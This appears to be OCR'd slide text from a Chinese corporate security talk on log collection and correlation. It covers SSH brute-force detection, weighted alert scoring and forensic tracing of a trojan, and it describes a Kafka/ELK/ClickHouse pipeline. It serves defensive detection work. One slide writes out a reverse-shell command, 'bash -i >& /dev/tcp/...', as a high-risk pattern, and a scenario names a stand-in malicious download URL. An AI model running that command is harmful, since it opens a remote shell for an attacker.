
（1）SSH暴力破解: 1分钟登陆失败超过10次

（2）高危操作命令：nc，bash -i >& /dev/tcp/10.0.0.1/9090 0>&1

（3）SSH服务监听在非22端口

https://www.elastic.co/cn/products/beats/filebeat

关联分析



HOST

Process
- Pid
- Image
- Dstip
- Dstport


Socket
- Protocol
- Srcip
- Dstip
- Srcport
- dstport

NETWORK

Packet
- Protocol
- Srcip
- Dstip
- Srcport
- dstport


Session
- Protocol
- Method
- url
- header

场景1：关联告警


张三
Computer 1
a.exe
192.168.1.1


操作记录	数据源	权重
张三(zhangsan)登录Computer1	AD域控	5
执行木马“a.exe”	(1)Sysmon事件Event 1 (2)威胁情报文件md5/文件沙箱 (3)AV防病毒	40
反弹shell异常外连	(1)Sysmon事件Event 22/Event 3 (2)IPS/IDS流量检测 (3)威胁情报IP/DNS	90
权重之和=5+40+90=145>100，定义为高风险攻击事件，应立即处置		

● 场景2：调查取证与溯源


下载
a.exe
http://Hackerd.com/a.exe
张三
李四
Computer2
172.16.1.1
Computer1
192.168.1.1
Computer4
Computer4
a.exe
Computer3
Computer4

	数据源
有哪些PC外连过异常IP	防火墙，IDS/IPS，上网行为管理
木马”a.exe”还在哪些PC运行过?	Sysmon事件Event 1，文件MD5检索
账号zhangsan还登录过哪些PC	AD域控
中毒终端Computer1还被哪些账号登陆过	AD域控
Zhangsan什么时候在哪里下载过a.exe	上网行为管理

日志采集与分析流程



日志平台

Linux

Windows

NIDS

HIDS

AD

Agent

Kafka

实时ETL

统一日志查询

实时分析

实时智能监控

离线数仓构建

离线数据分析

ELK


ClickHouse

DB

••••

Report

未来展望



基于流量/日志的机器学习分析

- 新型APT攻击
- 用户行为分析

欺骗防御蜜罐

- 黑客画像

现场提问

扫码发送暗号

“2019”

即可加入交流群

扫码关注

携程安全急响应中心

公众号

携程

Thanks

主办方：携程信息安全部